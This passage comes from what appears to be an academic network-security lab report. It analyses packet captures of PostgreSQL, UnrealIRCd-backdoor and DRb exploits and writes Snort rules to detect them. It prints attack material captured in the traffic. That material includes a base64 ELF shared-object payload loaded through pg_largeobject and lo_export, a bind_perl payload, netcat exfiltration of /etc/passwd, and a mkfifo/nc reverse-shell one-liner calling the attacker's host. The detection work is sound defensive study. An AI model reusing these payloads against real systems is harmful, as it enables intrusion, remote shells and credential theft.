Q...0delete from pg_largeobject where loid=16386.

```
alert tcp any any -> [192.168.20.0/24] 5432 (msg:"Postgresql delete from
pg_largeobject"; content:"delete from pg_largeobject"; pcre:"/where\s+loid=\d+/";
flowbits:isset,psql7; flowbits:set,psql8; flowbits:noalert; classtype:misc-attack;
sid:1240008; rev:1;)
```

C...DELETE 1.Z....I

```
alert tcp [192.168.20.0/24] 5432 -> any any (msg:"Postgresql delete response";
content:"|43 00 00 00 0d 44 45 4c 45 54 45 20 31 00|"; flowbits:isset,psql8;
flowbits:set,psql9; flowbits:noalert; classtype:misc-attack; sid:1240009; rev:1;)
```

```
Q.. uinsert into pg_largeobject (loid,pageno,data) values(16386, 0,
decode('f0VMRgEBAQAAAAAAAAAAAAAAAAAwABAAAAAAAAAADgAABABAAAAAAAAAADQAIAAEACgAdGANAaaaa
AAGAAAAOAAAADgAAAA4AAAAgAAAAIAAAAAFAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAAAAUwAAFAMAAUAAA
AAEAAAAQAAABgDAAAYEwAAGBMAACgBAAAoAQABgAAAAQAAACAAAAMAAAJgTAACYEwAAgAAAAIAAAAA
GAAAAAAAAABwAAAAkAwAAZAAAACAAAABAAAAAQAAAAEAAAVdG1wL0poVmdoZHdYLnNvAABsaWJjLnNv
LjYAbW1hcABtZW1jcHkAbXByb3RlY3QAX2V4aXQAZm9yawB1bmxbpBmsAAAIAAAAHAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACgUAAHAQAALBQAAAcCAAawFAAABwMAADQUAAAHBA
AAOBQAAAcFAAA8FAAABwYAABgUAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAASAAAAAAAAAAAAABIAAAAQAAA
AAAAAAAAAAAAASAAAAFwAAAAAAAAAAAAAAAAAEgAAACAAAAAAAAAAAAAAAAABIAAAAMAAAAAAAAAAAAASAAAA
KwAAAAAAAAAAAAAEgAAAFbojwAAAIInGjYYz/v//XsNVieWD7ARTVmoAagBqImoDaAAQAABqAOh6AAAAG
8QYiUX8anzoXAAAAInGjYaTEAAAU91/OhxAAAAG8QMagdoABAAAP91/Oh0AAAAG8QMhCB0CmoB6HsAAA
CDxAToiAAAAIXAdQP/VfzoFwAAAIInGjYZP/v//UoiDAAAAG8QEXluJ7F3D6AAAAABYg8D7wwD/cwT/Ywj
o6v///42YlxEAAP9jDGoA6eX///o1f///42YlxEAAP9jEGoI6d///owP///42YlxEAAP9jFGoQ6bv/
///oq///42YlxEAAP9jGGoy6ab///o1v///42YlxEAAP9jHGog6ZH///ogf///42YlxEAAP9jIGoo6
Xz///8AAAAAgpeMdv341NDU2oCsGaJ4c2A11toCgoKDWgCABFcieFqZlhQUVeJ4UPNgIXAerlOdD1oog
AAAFhqAGoFieMxyc2AhcB5vesnsge5ABAAAIInjwesMweMMSh3NgIXAeBBbieGZsmqwa82AhcB4Av/huAE
AAAC7AQAAAM2AAAAAAAAABAAAAQAAABkAAAAYFAAAgWAAAAQAAAFAAAA5QAAAAoAAAyAAAABAAAABgB
AADAAAAHQBAAABCAABIAQAAAgAADAAAAUAAAAEQAAABMAAAIAAAAEQAAAHgBAAASAAAACAAAAAYAA
ACAAQAACwAAABAAAAAAAAAAAAAAAAACACYEwAAAAAAAAAAAAcKAgAAuQIAAM4CAADjAgAA+AIAAA0DAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACgAAAAEAAAACAAAuAAAAALgAAAA
tAAAAAAAAAAAAAAAAIAAAACAAAABIAAAADAAAAAgAAAOUAAADlAAAMgAAAAAAAAAAAAAAAAQAAAAEAAAAa
AAAABQAAAAIAAAAYQAAGAEAAcWAAAAGAAAAAAAAAQAAAAEAAAAIAAAAAkAAAACAAAASAEAAEGBAAAwA
```

```
AAABgAAAAAAAAIAAAACAAACkAAAAJAAAAgAAHgBAAB4AQAAcAAAAAYAAAAAAAAcAAAAgAAAAyAA
AACwAAAAIAAACAAQAAgAEAAHAAAAACAAAAQAAAAQAAAAQAAAAOgAAAAEAAAAGAAAA8AEAAPABAACfAAA
AAAAAAAAAAAAIAAAACAAACQAAAAABAAAABgAAAJACAACQAgAAhAAAAAAAAAAAAAAAAABAAAAQAAABAAAA
AQAAAMAAAAAYEWAGAMAahwAAAAAAAAAAAAAAAAAgAAAAIAAAAAQAAAAyAAAADAAAAmBMAAJgDAACAAAAAA
gAAAAAAAAIAAAACAAAEYAAAAOAAAAwAAABgUAAAYBAAABAAAAAAAAAAAAAAAAABAAAAQAAABSAAAAAQ
AAAAAMAAAcFAAAHAQAACQAAAAAAAAAAAAAAAAQAAAAEAAAWwAAAAAMAAAAAAAAAAAAAAAAHAGAABlAAAAAA
AAAAAAAAABAAAAQAAAAAuZHluYW1pYwAucm9kYXRhAC5keW5zdHIAImhhc2gALnJlbC5wbHQALnJlbC5k
eW4ALmR5bnN5bQAudGV4dAAuZGF0YQAuaW5pdF9hcnJheQAuZ290LnBsdAAuc2hzdHJ0YWIA',
'base64'))
```

```
alert tcp any any -> [192.168.20.0/24] 5432 (msg:"Postgresql insert to
pg_largeobject";
content:"f0VMRgEBAQAAAAAAAAAAAAAAwABAAAAAAAAADgAAABABAAAAAAAAADQAIAAEACgADgANAAAA
AAAGAAAAOAAADgAAAA4AAAAgAAAAIAAAAAFAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAAAAAAUwAAAFAMAAUAA
AAAEAAAAQAAABgDAAAYEWAGBMAACgBAAAoAQAAABgAAAAAQAAACAAAAmAMAAJgTAACYEWAAgAAAAIAAAA
AGAAAAAAAAABwAAAAkAwAAZAAAACAAABAAAAAAQAAAAEAAAavdG1wL0poVmdoZHdYLnNvAAbsaWJjLnN
vLjYAbW1hcABtZW1jcHkAbXByb3RlY3QAX2V4aXQAZm9yawB1bmxpbmsAAAIAAAAHAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcGUAAHAQAALBQAAAcCAAawFAAABwMAADQUAAAHB
AAAOBQAAAcFAAA8FAAABwYAABgUAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsAAAAAAAAAAAAABIAAAAQAA
AAAAAAAAAAAAASAAAFwAAAAAAAAAAAAAEgAAACAAAAAAAAAAAAABIAAAAAMAAAAAAAAAAAAASAAA
AKwAAAAAAAAAAAAAEgAAAFbojwAAAIInGjYYz";
pcr:"/uinsert\s+into\s+pg_largeobject\s+\(loid,pageno,data\)\s+values\(\d+,\s+\d
+,\s+decode\('/" ; flowbits:isset,psql9; flowbits:set,psql10; flowbits:noalert;
classtype:misc-attack; sid:1240010; rev:1;)
```

C...INSERT 0 1.Z...I

```
alert tcp [192.168.20.0/24] 5432 -> any any (msg:"Postgresql insert response";
content:"|43 00 00 00 0f 49 4e 53 45 52 54 20 30 20 31 00|"; flowbits:isset,psql10;
flowbits:set,psql11; flowbits:noalert; classtype:misc-attack; sid:1240011; rev:1;)
```

Q...0select lo_export(16386, '/tmp/JhVghdwX.so').

```
alert tcp any any -> [192.168.20.0/24] 5432 (msg:"Postgresql export loid";
pcr:"/select\s+lo_export\(\d+,\s+'\/tmp\/\w+\.so'\)/"; flowbits:isset,psql11;
flowbits:set,psql12; flowbits:noalert; classtype:misc-attack; sid:1240012; rev:1;)
```

T..."..lo_export.....D.....1C...SELECT.Z...I

```
alert tcp [192.168.20.0/24] 5432 -> any any (msg:"Postgresql loid export response";
content:"|43 00 00 00 0b 53 45 4c 45 43 54 00|"; pcr:"/lo_export/";
```

```
flowbits:isset,psql12; flowbits:set,psql13; flowbits:noalert; classtype:misc-attack; sid:1240013; rev:1;)
```

```
Q....create or replace function pg_temp.gjugGqdPSe() returns void as '/tmp/JhVghdwX.so', 'gjugGqdPSe' language c strict immutable.
```

```
alert tcp any any -> [192.168.20.0/24] 5432 (msg:"Postgresql exploit executed"; pcre:"/create\s+or\s+replace\s+function\s+pg_temp\.w+\(\)\s+returns\s+void\s+as\s+\/tmp\/\w+\.so', '\w+' language\s+c\s+strict\s+immutable/"; flowbits:isset,psql13; classtype:misc-attack; sid:1240014; rev:1;)
```

Below is the alert detail in squert for postgresql exploit based on the rule of sid: 1240014

QUEUE	SC	DC	ACTIVITY	LAST EVENT	SIGNATURE	ID	PROTO	% TOTAL		
1	1	1		10:15:12	Postgresql exploit executed	1240014	6	5.882%		
<p>alert tcp any any -> [192.168.20.0/24] 5432 (msg:"Postgresql exploit executed"; pcre:"/create\s+or\s+replace\s+function\s+pg_temp\.w+\(\)\s+returns\s+void\s+as\s+\/tmp\/\w+\.so', '\w+' language\s+c\s+strict\s+immutable/"; flowbits:isset,psql13; classtype:misc-attack; sid:1240014; rev:1;)</p> <p>file: localRules:50</p> <p>CATEGORIZE 0 EVENT(S) CREATE FILTER: src dst both</p>										
QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY		
1		2021-04-08 10:15:12	10.10.10.13	-	unknown (-)	192.168.20.11	23	RFC1918 (Ja)		
<input type="checkbox"/>	ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE		
<input type="checkbox"/>	RT	2021-04-08 10:15:12	3,748	10.10.10.13	46529	192.168.20.11	5432	Postgresql exploit executed		
IP	VER	IHL	TOS	LENGTH	ID	FLAGS	OFFSET	TTL	CHECKSUM	PROTO
	4	5	0	181	10265	2	0	62	11104	6
	HEX					ASCII				
	51 00 00 00 00 63 72 65 61 74 65 20 6f 72 20 72					Q....create or r				
	65 70 6c 61 63 65 20 66 75 6e 63 74 69 6f 6e 20					eplace function				
	70 67 5f 74 65 60 70 2e 67 6a 75 67 47 71 64 50					pg_temp.gjugGqdP				
	53 65 20 89 20 72 65 74 75 72 6e 73 20 76 6f 69					se() returns voi				
	64 20 61 73 20 27 2f 74 60 70 2f 4a 68 56 67 68					d as '/tmp/JhVgh				
	64 77 58 2e 73 6f 27 2c 27 67 6a 75 67 47 71 64					dwX.so', 'gjugGqd				
	50 53 65 27 20 6c 61 6e 67 75 61 67 65 20 63 20					Pse' language c				
	73 74 72 69 63 74 20 69 60 6d 75 74 61 62 6c 65					strict immutable				
	00					.				
DATA	51 00 00 00 00 63 72 65 61 74 65 20 6f 72 20 72					Q....create or r				
	65 70 6c 61 63 65 20 66 75 6e 63 74 69 6f 6e 20					eplace function				
	70 67 5f 74 65 60 70 2e 67 6a 75 67 47 71 64 50					pg_temp.gjugGqdP				
	53 65 20 89 20 72 65 74 75 72 6e 73 20 76 6f 69					se() returns voi				
	64 20 61 73 20 27 2f 74 60 70 2f 4a 68 56 67 68					d as '/tmp/JhVgh				
	64 77 58 2e 73 6f 27 2c 27 67 6a 75 67 47 71 64					dwX.so', 'gjugGqd				
	50 53 65 27 20 6c 61 6e 67 75 61 67 65 20 63 20					Pse' language c				
	73 74 72 69 63 74 20 69 60 6d 75 74 61 62 6c 65					strict immutable				
	00					.				
ASCII	Q....create or replace function pg_temp.gjugGqdPSe() returns void as '/tmp/JhVghdwX.so', 'gjugGqdPSe' language c strict immutable.									

Fig. 691. Alert for postgresql exploit

***** The contribution of Raja Venkata Sandeep Kumar Bonagiri ends here *****

***** The contribution of Sravya Doddaka starts here *****

V. Analysis of Playbook 39: Credential theft by exploiting IRC

i. PCAP Name: credentialtap.pcap

ii. Description: In this exploit, the attacker machine 10.10.10.12 is trying to get the unauthorized access to the victim machine 192.168.30.21 by exploiting the IRC Services using the backdoor that is already present in the unrealircd 3.2.8.1 version.

iii. Wireshark Analysis: There are different protocol packets in the packet capture along with TCP packets such as ARP, ICMP and DNS packets. Analyzing these packets is not required because these protocol packets were common to all the network traffic packet captures. From the conversations tab of the Wireshark it is seen that there are 1037 TCP conversations. So further analyzing the TCP packets as below:

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A - B	Bytes A - B	Packets B - A	Bytes B - A	Rel Start	Duration	Bit
10.10.10.12	57939	192.168.30.21	443	2	112	1	58	1	54	0.000784	0.0005	
10.10.10.12	57939	192.168.30.21	80	2	108	1	54	1	54	0.000800	0.0005	
10.10.10.12	58195	192.168.30.21	25	2	112	1	58	1	54	0.007445	0.0004	
10.10.10.12	58195	192.168.30.21	53	3	170	2	112	1	58	0.007472	0.0012	
10.10.10.12	58195	192.168.30.21	1720	2	112	1	58	1	54	0.007490	0.0005	
10.10.10.12	58195	192.168.30.21	111	2	112	1	58	1	54	0.007553	0.0004	
10.10.10.12	58195	192.168.30.21	443	2	112	1	58	1	54	0.007570	0.0004	
10.10.10.12	58195	192.168.30.21	113	2	112	1	58	1	54	0.007634	0.0004	
10.10.10.12	58195	192.168.30.21	995	2	112	1	58	1	54	0.007651	0.0004	
10.10.10.12	58195	192.168.30.21	80	2	112	1	58	1	54	0.007667	0.0004	
10.10.10.12	58195	192.168.30.21	445	2	112	1	58	1	54	0.007682	0.0005	
10.10.10.12	58195	192.168.30.21	143	2	112	1	58	1	54	0.007698	0.0005	
10.10.10.12	58195	192.168.30.21	110	2	112	1	58	1	54	0.009035	0.0005	
10.10.10.12	58195	192.168.30.21	8080	2	112	1	58	1	54	0.009104	0.0005	
10.10.10.12	58195	192.168.30.21	1723	2	112	1	58	1	54	0.009120	0.0005	
10.10.10.12	58195	192.168.30.21	21	3	170	2	112	1	58	0.009135	0.0014	
10.10.10.12	58195	192.168.30.21	135	2	112	1	58	1	54	0.009150	0.0006	
10.10.10.12	58195	192.168.30.21	1025	2	112	1	58	1	54	0.009165	0.0006	
10.10.10.12	58195	192.168.30.21	22	3	170	2	112	1	58	0.009200	0.0014	
10.10.10.12	58195	192.168.30.21	993	2	112	1	58	1	54	0.009217	0.0005	
10.10.10.12	58195	192.168.30.21	8888	2	112	1	58	1	54	0.009601	0.0004	
10.10.10.12	58195	192.168.30.21	5900	3	170	2	112	1	58	0.009618	0.0010	
10.10.10.12	58195	192.168.30.21	3389	2	112	1	58	1	54	0.009632	0.0004	
10.10.10.12	58195	192.168.30.21	3306	2	112	1	58	1	54	0.009647	0.0005	

Fig. 692. The PCAP file having different kind of packets.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	RealtekU_12:5...	Broadcast	ARP	42	Who has 192.168.30.21? Tell 192.168.30.101
2	0.000476	RealtekU_12:5...	RealtekU_12:5...	ARP	42	192.168.30.21 is at 52:54:00:12:50:36
3	0.000766	10.10.10.12	192.168.30.21	ICMP	42	Echo (ping) request id=0xd3db, seq=0/0, ttl=42 (reply in 7)
4	0.000784	10.10.10.12	192.168.30.21	TCP	58	57939 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5	0.000800	10.10.10.12	192.168.30.21	TCP	54	57939 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
6	0.000815	10.10.10.12	192.168.30.21	ICMP	54	Timestamp request id=0x63bd, seq=0/0, ttl=43
7	0.001211	192.168.30.21	10.10.10.12	ICMP	42	Echo (ping) reply id=0xd3db, seq=0/0, ttl=64 (request in 3)
8	0.001234	192.168.30.21	10.10.10.12	TCP	54	443 → 57939 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	0.001251	192.168.30.21	10.10.10.12	TCP	54	80 → 57939 [RST] Seq=1 Win=0 Len=0
10	0.001266	192.168.30.21	10.10.10.12	ICMP	54	Timestamp reply id=0x63bd, seq=0/0, ttl=64
11	0.002967	10.10.10.12	192.168.30.21	DNS	86	Standard query 0x0087 PTR 21.30.168.192.in-addr.arpa
12	0.003627	192.168.30.21	10.10.10.12	DNS	86	Standard query response 0x0087 Server failure PTR 21.30.168.192.in-addr.arpa
13	0.004496	10.10.10.12	192.168.30.21	DNS	86	Standard query 0x0088 PTR 21.30.168.192.in-addr.arpa
14	0.004714	192.168.30.21	10.10.10.12	DNS	86	Standard query response 0x0088 Server failure PTR 21.30.168.192.in-addr.arpa

Fig. 693. Wireshark statistics showing 1037 TCP conversations.

When the attacker machine runs the exploit, initially 3-way TCP handshake should be established between both the machines. This is seen in the tcp.stream eq 1002. The packets 2030, 2031 and 2032 has SYN, SYN+ACK and ACK flags respectively which indicates that the connection is established successfully.

No.	Time	Source	Destination	Protocol	Length	Info
2030	27.292876	10.10.10.12	192.168.30.21	TCP	74	39433 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2706466136 TSecr=0 WS=128
2031	27.293154	192.168.30.21	10.10.10.12	TCP	74	6667 → 39433 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=97025992 TSecr=2706466136 WS=128
2032	27.294062	10.10.10.12	192.168.30.21	TCP	66	39433 → 6667 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2706466137 TSecr=97025992

Fig. 694. Packets showing the TCP Handshake established successfully.

Once the connection is established the attacker tries to set the payload cmd/unix/bind_perl as seen in the playbook and then the exploit is run. At this point, looking at the packet 2037 there is a string with “AB;perl” as the value.




Fig. 695. Packet 2037 showing the unique string AB; associated with this exploit.

This Unrealircd 3.2.8.1 exploit sends the payload to the victim machines whenever it sees the “AB;” upon connecting [252].

Observation 1:

It is concluded that everytime when attacker machine tries to set the payload and run the exploit a unique string with characters “AB;” is being generated. Since in this exploit the payload that is set is cmd/unix/bind_perl, there is “perl” along with that string. So a snort signature can be defined with that string as the content. This exploit was carried out on port 6667 which is IRC port. After the exploit was successfully run, attacker performs some post exploitation activities. Initially command like “whoami” is run and the victim machine responds as “root”. This can be seen in the packets 2131 and 2133 respectively. So at this point the root privilege was gained.




Fig. 696. Packets 2131 with “whoami” and 2133 with “root”.

Observation 2:

In order to alert the users with such post exploitation activities a snort rule can be written with these by mentioning in the content. So that whenever an alert is generated for that particular rule the user will be aware that the system has been exploited. Now since the attacker machine got root access to the victim’s machine, as stated in the playbook of this exploit the attacker’s next step is to get the hashed and the cracked passwords from the victims machine. A netcat listener is initiated on the attacker’s side on a random port 2451 and then the /etc/passwd file is being transferred. This entire post exploitation can be seen in the packet 2139 as shown in the below figure.




Fig. 697. Attacker performing netcat and transferring the /etc/passwd file.

And finally, from the TCP conversation stream 1036 it is seen that the attacker machine has successfully acquired the /etc/passwd file content from the server machine.

```

Wireshark · Follow TCP Stream (tcp.stream eq 1036) · credentialtap.pcap

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

```

Fig. 698. Contents of the /etc/passwd file.

Observation 3:

The files /etc/passwd and /etc/shadow files are the files with important content of any machine. So by writing a snort rule and generating alert whenever attackers tries to access these files can make the users aware of the system being exploited. A snort signature with the content part as /etc/passwd can be defined with respect to the above analyzed points.

iv. Rule Writing to Analyzed Observations:

```

alert tcp 10.10.10.12 any -> 192.168.30.21 6667 (msg:"Exploiting
IRC services"; content:"AB\;"; content:"perl"; within:50;
sid:1300009; classtype:string-detect; rev:1;)

```

This rule generates alerts when it triggers packet from 10.10.10.12 on any port to 192.168.30.21 on port 6667 and which has "AB;perl" as the content in it. Here in the msg option of the rule states the users about the exploit. This classtype of this rule will be "string-detect". The snort ID of this rule will be "1300009" and the revision number will be "1".

a. Snort Generating Alert for Rule1:

```

199.185.120.229 - PuTTY
soslave@soslave3-virtual-machine:~$ sudo snort -A console -N --daq pcap --daq-mode read-file -c /etc/nsm/soslave3-virtual-machine-ens3/snort.conf -i ens3 -q -r credentialtap.pcap
03/14-04:32:29.372123  [**] [1:1300009:1] Exploiting IRC services [**] [Classification: A suspicious string was detected] [Priority: 3] {TCP} 10.10.10.12:39433 -> 192.168.30.21:6667
soslave@soslave3-virtual-machine:~$ █

```


Fig. 699. Snort generating alert for the above Rule1.

```
alert tcp any any -> any any (msg:" confidential theft alert";
content:"/etc/passwd"; sid: 1300010; rev:1;)
```

This rule will generate alert for the post exploitation activities. When the attacker machines with any IP on any port tries to exploit the victim machines of any IP on any port and trying to get the content of /etc/passwd file the alert will be generated. This rule message is defined as the confidential theft alert and the content is given as "/etc/passwd". This rule's sid is "1300010" and the revision number is "1".

b. Snort Generating Alert for Rule2:




Fig. 700. Snort generating alert for the defined rule.

W. Analysis of Playbook 48: Attacking the drb remote codeexec (port 8787) service in D2 (DMZ) server

- i. PCAP Name:* drbremotocode.pcap
- ii. Description:* This exploit is performed by the attacker kali machine(10.10.10.13) in the Untrusted Zone on the D2 machine which is the Web Server (192.168.30.21) in the DMZ Zone. This attacker machine will try to get the unauthorized access to the victim machine by exploiting the vulnerability present in the Distributed Ruby(dRuby/DRb) which may permit attacker to run the distributed commands.
- iii. Wireshark Analysis:* This packet capture has only TCP packets, so the initial step in the analyzation is to see the number of TCP conversations between the machines that are involved in the exploit. It can be seen from the statistics that there are a total of 5 TCP conversations.

Ethernet · 1	IPv4 · 1	IPv6	TCP · 5	UDP								
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B
192.168.30.21	35861	10.10.10.13	4444	13	1332	6	843	7	489	0.030719	13.5674	497
10.10.10.13	55958	192.168.30.21	8787	22	2047	14	1417	8	630	0.004269	0.0141	803 k
10.10.10.13	55960	192.168.30.21	8787	8	648	4	376	4	272	0.018423	0.0060	502 k
10.10.10.13	55962	192.168.30.21	8787	14	1240	8	805	6	435	0.026272	0.0070	917 k
10.10.10.13	55956	192.168.30.21	8787	7	1536	3	378	4	1158	0.000000	0.0021	—

Fig. 701. TCP conversations between the attacker and the victim machines.

Now, examining the tcp.stream eq 0, it is seen that client is trying to run the instance_eval function on the server side. But if looking at the end of the packet there is a message which got generated saying that this function is insecure.

This can be seen in the respective playbook, once the exploit is run there are series of statements generated and of it shows that “target is not vulnerable to instance_eval method”. Trying know more about this particular exploit, it is learned that in the server code of the dRuby there are insecure methods which will be generating errors upon connecting with the servers and the only method that works is the syscall method.

```

.....0.....I"      send:..EF.....i.....:instance_eval...s."tKernel.fork { `mkfifo /tmp/wipqp; nc
10.10.10.13 4444 0</tmp/wipqp | /bin/sh >/tmp/wipqp 2>&1; rm /tmp/wipqp' }.....
0.....F...s..o:SecurityError:..bt["9/usr/lib/ruby/1.8/dr/brb.rb:1555:in `instance_eval'"/usr/lib/
ruby/1.8/dr/brb.rb:1555:in `send'"/usr/lib/ruby/1.8/dr/brb.rb:1555:in `send'"/usr/lib/ruby/1.8/
